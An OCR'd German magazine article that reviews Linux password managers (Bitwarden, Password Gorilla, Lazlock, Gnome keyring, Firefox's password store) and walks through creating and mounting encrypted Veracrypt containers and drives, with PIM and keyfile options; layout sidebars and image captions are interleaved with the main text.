Besonderheiten: Bitwarden ist einerseits ein Clouddienst, anderseits ein Open-Source-Server (GPL). Die Serversoftware lässt sich dank Docker-Images aber auch im LAN oder auf dem eigenen Server einrichten. Es gibt die Möglichkeit einer Zwei-Faktor-Authentifizierung. Bitwarden finanziert sich als Dienst über einen kostenpflichtigen Premiumdienst.

Installation: Auf der Website *www.bitwarden.com* gibt es neben Browsererweiterungen auch ein Desktopprogramm, das selbst eine Verbindung zum eigenen Server oder zur Cloud von Bitwarden aufbaut. Für Linux gibt es diese Desktopapp als universelles Appimage.

Systeme: Linux, Windows, Mac-OS

Browserintegration: Alle prominenten Browser werden unterstützt.

Kompatibilität: Bitwarden beherrscht den Import von mehr als zwei Dutzend bekannter Passwortmanagern, dazu auch den Import von Passwörtern aus Firefox und Opera.

Password Gorilla: Das Urgestein

Völlig unterschätzt ist der Passwortmanager Gorilla, zumal es in der Zielsetzung des Programms wenig zu verbessern gibt. Password Gorilla speichert eine Datenbankdatei lokal ab, mit Masterpasswort verschlüsselt. Es ist das einfachste Programm mit grafischer Oberfläche in dieser Aufstellung. Benötigt man einen Log-in, dann muss man diesen per Copy & Paste in das entsprechende Feld eintragen. Der Charme von Password Gorilla ist die Portabilität: Das Open-Source-Programm hat keine Ansprüche und ist plattformunabhängig. Das Masterpasswort dient zur Chiffrierung aller Einträge. Die Verschlüsselung arbeitet mit Twofish und SHA256-Cipher für das Masterpasswort.


Die Programmoberfläche ist schlicht und gibt nach der Erstellung einer Passwortdatenbank deren Inhalt nur über den eingebauten Texteditor preis. Bei Brute-Force-Angriffen verlängert Password Gorilla automatisch die Reaktionszeit in Intervallen und erschwert damit Wörterbuchangriffe. Wer nur wenige Passwörter und Log-ins verwalten muss, diese aber mit möglichst wenig Aufwand sicher verschlüsseln und eine Datenbank zwischen unterschiedlichen Systemen austauschen möchte, ist mit dem Password Gorilla gut beraten.

Besonderheiten: Password Gorilla kann mit mehreren Passwortdatenbanken umgehen. Er liegt als Binary vor und eignet sich damit für den portablen Einsatz auf USB-Sticks. Eine Browseranbindung fehlt.

Installation: Die Seite *https://github.com/zdia/gorilla* liefert neben dem Quellcode

GNOME: DER GNOME-KEYRING

In Gnome, Unity, Cinnamon, XFCE und Mate kümmert sich im Hintergrund der Dienst Gnome-Keyring um die Verwahrung von Passwörtern. Anders als KDE-Wallet hält sich der Gnome-Keyring dezent im Hintergrund, fragt nicht nach einem initialen Masterpasswort, sondern nutzt das Log-in-Passwort des Anwenders als Kennwort. Diese Übereinstimmung ist nicht zwingend, aber bequem, denn sonst würde der Gnome-Keyring nach der Anmeldung nochmal nach dem gewählten Passwort zum Entsperren der Passwortdatei fragen. Gnome-Keyring ist ein Hintergrunddienst, der mit der Desktopumgebung Gnome sowie mit Programmen interagiert, die für diesen Dienst entwickelt wurden. Es gibt aber die Möglichkeit, mit dem Programm Seahorse den Gnome-Keyring zu öffnen und einzusehen. Prinzipiell wäre es möglich, mit Seahorse weitere Passwörter manuell im Gnome-Keyring zu speichern, denn über das Menü „Datei -> Neu → Gespeichertes Passwort“ könnten Sie beliebige neue Log-ins anlegen. Das wäre aber eine Zweckentfremdung des Gnome-Keyrings, der sich vornehmlich um Passwörter innerhalb der Desktopumgebung kümmert und mit Seahorse nur eine rudimentäre Passwortverwaltung zulässt.




Seahorse: Der Gnome-Keyring arbeitet unbemerkt im Hintergrund und interagiert mit Programmen, nicht mit dem Anwender. Das Programm Seahorse dient zur Einsicht und Verwaltung.

eine ausführbare Binary, die unter allen Linux-Systemen funktioniert.
Systeme: Linux, Windows, Mac-OS
Browserintegration: keine, einfaches Copy & Paste
Kompatibilität: Password Gorilla ist ein eigenes Tier: Es gibt keine Import- oder Exportmöglichkeiten, die mit anderen Passwortsafes harmonieren.




Lazlock: Nimm mich mit

Auch Lazlock liegt für Linux als ausführbare Binary vor, die unter allen verbreiteten Linux-Systemen läuft. Die Oberfläche ist ausschließlich englischsprachig. Das Programm ist Open Source (MIT-Lizenz) und noch portabler als alle anderen Passwortmanager. Die Verschlüsselung des Safes ist mit AES-128 vorgegeben und damit elaborierten Angriffen nicht gewachsen, aber sicher genug für den Hausgebrauch. Und nur dafür ist Lazlock gemacht. Das Programm zeigt eine intuitive Oberfläche ohne jedwede Rätsel, wie der Safe funktioniert: Beim ersten Aufruf wird ein Passwort verlangt, das dann als Masterpasswort zur Chiffrierung der Datenbank dient. Die Passworteinträge sind nach Kategorien sortiert und es gibt eine Exportfunktion, die alle Einträge als unverschlüsselte Textdatei exportiert. Der Funktionsumfang in Lazlock ist überschaubar – es geht nur um die manuelle Passwortverwaltung. Browsererweiterungen gibt es keine. Anwender müssen sich mit Copy & Paste begnügen.
Besonderheiten: Eine solide Lösung für gespeicherte Passwörter auf Wechseldatenträgern, die zwischen Windows und Linux ausgetauscht werden. Lazlock kann immer nur mit einer Passwortdatenbank umgehen.
Installation: Auf der Seite *https://cpunk-security.com/lazlock.html* liegt Lazlock in Form ausführbarer Binaries für Linux vor; eine Installation ist nicht nötig. Das Programm bietet zwei Varianten, einmal mit dem Toolkit GTK (Gnome & Co), ferner mit Qt (KDE) und sollte passend zur Desktopumgebung gewählt werden.
Systeme: Linux, Windows
Browserintegration: keine, einfaches Copy & Paste
Kompatibilität: Lazlock verwendet sein eigenes Format. Die Datenbank kann lediglich als unverschlüsselte CSV-Datei exportiert werden. ■



Die Oberfläche des Password Gorilla: Ausgewählte Passwörter kopiert das Programm bei Bedarf in die Zwischenablage. Eine Browserintegration über Addons gibt es nicht.



Besticht durch Einfachheit: Lazlock ist ein Passwortmanager, der unter Linux portabel und ohne Installation auf einem USB-Stick laufen kann.

ZUGANGSDATEN IN FIREFOX: ZWEIFEL AM MASTERPASSWORT




Firefox war einer der ersten Browser, der einen integrierten Passwortsafe für Formulardaten anbot – erst als lokaler verschlüsselter Speicher auf dem jeweiligen Rechner, später in Zusammenspiel mit der Sync-Funktion, mit der sich Firefox via Mozilla-Server auf mehreren Geräten abgleicht. Von großen Hacks auf die lokalen Firefox-Datenbanken oder gar auf die zentrale Sync-Datenbank, die ein echter Jackpot wäre, war über die Jahre nichts Beunruhigendes zu hören. Die Mozilla Foundation macht ihren Job offenbar gewissenhaft.
Aber es wurden inzwischen Zweifel laut, wie Firefox die lokalen Passwortdaten mit dem optionalen Masterpasswort absichert: Der Add-on-Entwickler Wladimir Palant fand im Quellcode von Mozilla Firefox eine Verschlüsselungsfunktion mit SHA-1. Die nutzt der Browser seit neun Jahren unverändert, obwohl SHA-1 mittlerweile als schwach gilt. Eine Stellungnahme der Mozilla Foundation steht noch aus (Stand Juli 2018). Ganz Vorsichtige werden daher auf Linux-Rechnern mit wichtigen Log-ins eine Verschlüsselung des Datenträgers mittels Luks verwenden, die Ubuntu, Linux Mint und Fedora bei der Installation anbieten.

Datenschutz mit Veracrypt

Truecrypt und der Nachfolger (Fork) Veracrypt sind faszinierende Verschlüsselungssoftware und beste Wahl für mobile Rechner und Datenträger. Dieser Beitrag erklärt den Umgang und plädiert für das KISS-Prinzip („Keep it simple, stupid“).

VON HERMANN APFELBÖCK



Die jüngsten Versionen von Ubuntu und allen Abkömmlingen haben die Nachfrage nach einer zuverlässigen Verschlüsselungssoftware wieder schlagartig erhöht. Seit das Home-Verzeichnis nicht mehr standardmäßig ab Installation durch Ecryptfs geschützt werden kann, muss vor allem auf mobilen Notebooks eine Alternative her. Auch USB-Datenträger, die persönliche Daten enthalten und viel unterwegs sind, brauchen Verschlüsselungsschutz. Der Truecrypt-Nachfolger Veracrypt ist hierfür allererste Wahl.

Veracrypt im Kurzporträt

Veracrypt ist Open-Source-Software und kann daher keine geheimen Hintertüren für Geheimdienste verbergen. Es eignet sich für große und sehr große Datenmengen, allerdings nicht für den Transfer in die Cloud, da auch bei geringen Datenänderungen immer der Transport eines gesamten Volumes („Container“) notwendig wäre. Die Verschlüsselungstechniken und nebenbei auch die Benutzeroberfläche stehen überwiegend auf der Basis des eingestellten Vorgängers Truecrypt, der als praktisch unüberwindbar eingestuft wurde. Das mysteriöse Ende von Truecrypt im Jahr 2014 wurde damals mit angeblichen Sicherheitslücken begründet, die jedoch nie nachgewiesen wurden. Dies lässt bis heute Gerüchte blühen, dass Truecrypt keineswegs fehlerhaft, sondern im Gegenteil zu gut war, um noch länger von staatlicher Exekutive und/oder Wirtschaft geduldet zu werden. In der Tat geht der Anspruch von Truecrypt und dem Nachfolger Veracrypt deutlich über so harmlose Datenschutzmotive hinaus, Mitarbeiteradressen oder Gehaltstabellen zugriffssicher zu verschlüsseln. Truecrypt/Veracrypt haben das Potenzial, auch die Daten von strafrechtlich oder politisch Verfolgten zu schützen, die mit professionellen Computerforensikern als Gegner rechnen müssen.

Für „normale“ Nutzer mit legitimen Ansprüchen auf Privatsphäre ist diese Komplexität von Veracrypt durchaus ein Problem: Container, Volume, Partition, Standard/Versteckt, Verschlüsselungsalgorithmus, Hash-Algorithmus, Passwort, PIM, Keyfiles, Dateisysteme, Headerdaten, Cachedaten – das sind anspruchsvolle und in Veracrypt überall präsente Begriffe.

Da muss man erst den Überblick gewinnen, was nun wirklich relevant ist oder doch eher in die Paranoia-Ecke gehört. Der Nutzer sollte sich auf das für ihn Notwendige konzentrieren. Wer mit Veracrypt-Optionen leichtfertig spielt, erzielt schnell maximalen Datenschutz – indem er sich selbst aussperrt.

Wie jede Software ist auch Veracrypt nicht fehlerfrei. 2016 wurde ein Bug bekannt, durch den sich versteckte Volumes nachweisen lassen (zu versteckten Volumes siehe gleichnamigen Kasten). Dieser Bug ist seit Version 1.18a behoben, aktuell ist Version 1.22. Eine weitere Anfälligkeit ist akademisch und betrifft außerdem ausschließlich die Komplettverschlüsselung von Festplatten oder sogar der Systempartition (nur in der Windows-Variante). Die theoretische Lücke kann bei physischem Zugriff einer Fremdperson nach einer Speicheranalyse die Passwortlänge preisgeben.

Weitere theoretische Angriffsszenarien sind nicht spezifisch, sondern gelten generell für jedes kryptografische Verfahren: Die Kennworteingabe kann auf kompromittierten Rechnern durch Keylogger bespitzelt werden. Ferner beherrschen Forensiker Kaltstartattacken, bei welchen nach einem Neustart mit einem Minimalsystem der RAM-Speicher ausgelesen wird, der für kurze Zeit noch den gesamten Inhalt inklusive Kennwörter preisgeben kann.

Noch zwei allgemeine Hinweise:

1. Der Einsatz von Veracrypt erfordert immer wieder Geduld: Das Laden („Mount"), mehr noch das Entladen („Dismount") ist häufig zäh, sollte Sie aber keinesfalls veranlassen, den Vorgang durch ein „Auswerfen" des Datenträgers mit Betriebssystem-Werkzeugen oder durch schlichtes Abziehen eines USB-Mediums zu unterbrechen.

2. Beim Hantieren mit Veracrypt-Containern werden Sie zusätzlich zum Containerpasswort auch nach dem sudo-Kennwort gefragt werden, das mit dem Veracrypt-Passwort nichts zu tun hat und vermutlich anders lautet.


Plattformen und Installation

Anlaufstelle ist die Projektseite *https://www.veracrypt.fr/en/Downloads.html*. Veracrypt gibt es für Linux (auch Free BSD, Raspbian), Windows und Mac-OS. Somit steht einer plattformübergreifenden Nutzung nichts im Wege. Für Windows gibt es sogar neben der installierbaren eine portable Variante, was die Mitnahme der Veracrypt-Software parallel zu den verschlüsselten Daten auf USB ermöglicht. Generell ist Veracrypt für Windows nochmal deutlich komplexer, da es auch Systempartitionen verschlüsselt und für externe Datenträger eine In-Place-Verschlüsselung anbietet – also die Verschlüsselung bestehender Datenträger ohne Datenverlust.


Unter Mac-OS ist neben Veracrypt das zusätzliche Osxfuse erforderlich, um Veracrypt-Container mit Benutzerrechten laden zu können. Unter Ubuntu, Mint & Co. ist die Installation über die genannte Webseite zwar möglich, der deutlich bequemere Weg führt jedoch über das PPA:

```
sudo add-apt-repository
  ppa:unit193/encryption
sudo apt-get update
sudo apt-get install veracrypt
```

Im Unterschied zur Windows-Version bietet Veracrypt unter Linux keine deutsche Übersetzung, weswegen wir uns bei den nachfolgenden Menübezeichnungen an die englischsprachigen halten.



Im Veracrypt-Assistenten: Anfänger sollten sich an die einfachen Optionen halten, Standards übernehmen und elaborierte Möglichkeiten erst mal ignorieren (hier „PIM" und „Keyfiles").



Verschlüsselter USB-Stick: Das Systemtool Gnome-Disks (rechts) zeigt an, dass es mit diesem Datenträger nichts anfangen kann. Nur Veracrypt kann ihn mounten.

Veracrypt ist ein Tool für PCs und Notebooks. Smartphone und Tablets mit Android und iOS werden nicht direkt unterstützt. Die nachfolgend der Vollständigkeit halber genannten Apps sollten zumindest das Öffnen und Lesen von Veracrypt-Volumes ermöglichen. Mit technischen Limits und Komforteinschränkungen ist jedoch überall zu rechnen. Für Android finden Sie im Google Play Store das Tool EDS (Encrypted Data Store) in einer kostenlosen Lite-Version: (*goo.gl/Ce6wmg*) und der Vollversion für 7,49 Euro (siehe *goo.gl/1gsakw*). Die Lite-Version hat gravierende Beschränkungen (siehe *http://www.sovworks.com*). Für iOS gibt es den Crypto Disks & File Explorer (*goo.gl/vT4yNJ*) und Disk Decipher (*goo.gl/QGdkdq*) für je einen Euro.


Datencontainer oder Datenträger?

Veracrypt für Linux kann mit verschlüsselten Containerdateien arbeiten oder komplette (externe) Datenträger verschlüsseln. Die erste Variante ist die technisch einfachere und auch vom Assistenten („Creation Wizard") die stets empfohlene.

Datenträgerverschlüsselung: Da Veracrypt unter Linux einen Datenträger oder eine Partition komplett löschen und neu formatieren muss, um ihn danach verschlüsselt anzubieten, gibt es nur einen



Dateisysteme: Sollen Veracrypt-Daten unter Linux wie Windows funktionieren, ist ein kompatibles Dateisystem wichtig – einmal für den Datenträger, zum andern für den Container.



Ob Sie Container oder Datenträger mounten wollen, müssen Sie selbst wissen. Hier ist es ein USB-Stick („Datenträger“) unter Windows, mit dem Windows selbst nichts anzufangen weiß.

nennenswerten Grund für die Komplettverschlüsselung interner oder mobiler Laufwerke: Der Datenträger soll sich wie ein unformatiertes Laufwerk verhalten. Ein Veracrypt-Laufwerk präsentiert sich unter Linux nämlich als unbekanntes Dateisystem und Windows will es umstandslos sofort formatieren. Nur Veracrypt selbst kann das Laufwerk laden.

Ist dies gewünscht, dann verwenden Sie im Veracrypt-Assistenten nach „Create Volume“ die Option „Create a volume within a partition/drive“, danach „Standard VeraCrypt volume“ und wählen dann mit „Select Device“ den Datenträger. Das Gerät selbst, etwa „/dev/sdc“, können Sie nur verwenden, wenn der Datenträger im Rohformat ohne jede Partition vorliegt. Typischerweise ist eine Partitionsangabe wie „/dev/sdc1“ die richtige Wahl. Wenn nur eine Partition vorliegt, ist das Resultat von „/dev/sdc“ und „/dev/sdc1“ dasselbe. Wenn der Datenträger keine unverschlüsselte Partition enthalten soll, sorgen Sie vorab mit Gparted oder Gnome-Disks dafür, dass keine oder nur eine Partition vorliegt. Alle weiteren Optionen der Einrichtung unterscheiden sich nicht vom Anlegen eines einfacheren Containers, das nachfolgend genauer beschrieben ist. Für das Mounten verschlüsselter Datenträger verwenden Sie im Veracrypt-Hauptfenster statt „Select File“ (für Container) die Schaltfläche „Select Device“.

Datencontainer: Um eine neue Containerdatei anzulegen, klicken Sie im Hauptfenster auf „Create Volume“, dann auf „Create an encrypted file container“ und auf „Standard VeraCrypt volume“. Hier geben Sie Pfad und Namen einer **bisher nicht existierenden** Datei an. Unter „Encryption Options“ belassen Sie alles auf den Standardvorgaben. Danach geben Sie die Größe der Containerdatei an. Diese sollte großzügig ausfallen, weil die Kapazität nicht mehr zu ändern ist. Veracrypt verwaltet auch sehr große Container mühelos, andererseits bedeuten viele kleine Container erhöhten Verwaltungsaufwand und die Gefahr, Einstellungen und Passwörter zu vergessen.

Danach kommt die Passwortvergabe. Speziellere Optionen bei diesem Schritt sind im nächsten Punkt beschrieben. Für die meisten Szenarien ist ein komplexes Passwort völlig ausreichend. Die anschließenden „Format Options“ gelten für das innere Dateisystem des Containers und sind wichtig: Wählen Sie am besten FAT oder NTFS, wenn Sie die Daten auch unter Windows brauchen. Mit anderen Worten: Ein USB-Stick, den Sie unter allen Systemen nutzen möchten, muss nicht nur selbst ein allgemein kompatibles Dateisystem haben, sondern auch der Veracrypt-Container muss mit einem solchen formatiert sein.

Im Allgemeinen kann man bei der Containerformatierung mit NTFS nichts falsch machen. FAT genügt auch, sofern der Container keine Dateien größer als vier GB aufnehmen muss.

Die nächste Option lautet „Cross-Platform Support“. Hier muss die obere Einstellung aktiviert werden, wenn ein Container auch in anderen Betriebssystemen genutzt werden soll („I will mount the volume on other platforms“). Beachten Sie aber, dass es sich hier nur um ein zusätzliches Containerflag handelt, das nichts nützt, wenn das Dateisystem des Datenträgers plus das Dateisystem des Containers nicht kompatibel sind (siehe oben).

Zur Schlüsselerstellung auf Basis des Passworts erwartet Veracrypt danach Mausbewegungen im eigenen Fenster. Schließen Sie den Vorgang am Ende mit „Format“ ab. Damit ist der Container einsatzbereit.

Um Container zu verwenden, navigieren Sie mit „Select File“ im Hauptdialog zur Containerdatei. Mit Klick auf „Mount“ wird diese im Dateimanager geöffnet (falls nicht, lässt sich das unter „Preferences → System Integration“ einstellen). Linux mountet Container nach „/media/veracrypt[nummer]“, Windows auf freie


Laufwerkbuchstaben.Auf diesen Datenträgern lesen und arbeiten Sie wie auf einem normalen Laufwerk. Mit „Dismount“ im Hauptdialog entladen Sie den Container, der somit wieder geschützt ist.

Anspruchsvollere Passwortoptionen

Bei der Passwortvergabe haben wir im vorangehenden Abschnitt zwei Optionen übergangen, weil wir sie für die Basisbenutzung von Veracrypt nicht empfehlen. Interessant sind sie durchaus, aber sie erhöhen Komplexität und Verwaltungsaufwand.

Container mit Passwort und PIM: Beim Erstellen des Containers gibt es im Dialog der Passwortdefinition die zusätzliche Option „Use PIM“. Hier kann eine Zahl eingetragen werden. Geschieht dies, so genügt das richtige Kennwort zum Öffnen dieses Containers nicht mehr. Hier ist dann zusätzlich die exakte PIM-Zahl erforderlich. Vereinfacht gesagt, handelt es sich um ein zusätzliches Kennwort für deutlich erhöhten Schutz. Technisch definiert der Personal Iterations Multiplier die Anzahl der Wiederholungen von Hashfunktionen, die dann beim genauen angegebenen PIM-Wert den Entschlüsselungsheader generieren. Beachten Sie, dass ein hoher PIM-Wert den Mountvorgang eines Volumes deutlich verzögert. Das einmal geladene Volume ist dann aber so schnell wie gewohnt.

Container mit Passwort und Keyfile: Der Passwortdialog hält noch eine weitere interessante Möglichkeit parat – nämlich die „Keyfiles“, Schlüsseldateien. Dabei kann es sich um eine beliebige Datei handeln, die Veracrypt zum Öffnen des Containers zusätzlich zum Passwort benötigt. Entscheidend für die Schlüsselfunktion dieser Datei sind deren erste 1024 Bytes, nicht Pfad oder Dateiname. Das heißt, dass sich der Inhalt dieser Schlüsseldatei keinesfalls ändern darf, das Verzeichnis oder der Dateiname jedoch durchaus. Ideale Kandidaten für Schlüsseldateien sind Binärdateien, PDFs oder ISO-Images, die normalerweise nie geändert werden. Ein Keyfile ist wie die PIM-Zahl additiv: Es ersetzt nicht das Passwort, sondern muss zusätzlich vorliegen. Es ist ein guter Schutz gegen Keylogger, weil das Kennwort alleine nicht mehr ausreicht. Das Keyfile kann ferner auch ein schwächeres Kennwort rechtfertigen und die Kennworteingabe verkürzen. Für mobile USB-Laufwerke ist die Keyfilemethode nicht geeignet. Möglich wäre aber ein geschützter USB-Stick, für welchen das Keyfile sowohl zu Hause wie im Büro vorliegt – aber keinesfalls auf dem Stick selbst.



Nachträgliche Änderungen: Mit „Volume Tools“ können Passwort, PIM und Schlüsseldateien eines Containers neu definiert werden.

Container mit Keyfile, aber ohne Passwort: Sie können Veracrypt-Container auch mit leerem, also ohne Kennwort anlegen und sie nur durch Angabe einer Schlüsseldatei öffnen. Das ist aber nicht nur unsicherer, sondern wahrscheinlich auch organisatorisch aufwendiger, als sich ein Kennwort zu merken.

Schaltfläche „Volume Tools“: Für einen geladenen Container lassen sich alle bisherigen Einstellungen auch nachträglich ändern (unter Windows muss der Container ausgewählt, darf aber nicht geladen sein). Das erledigen Sie im Hauptfenster über „Volume Tools“. Sie können ein neues Passwort vergeben oder Keyfiles hinzufügen oder entfernen. Beachten Sie, dass die Aktion in jedem Fall noch einmal eine korrekte Anmeldung mit den bisherigen Daten erfordert (obwohl der Container bereits gemountet ist).

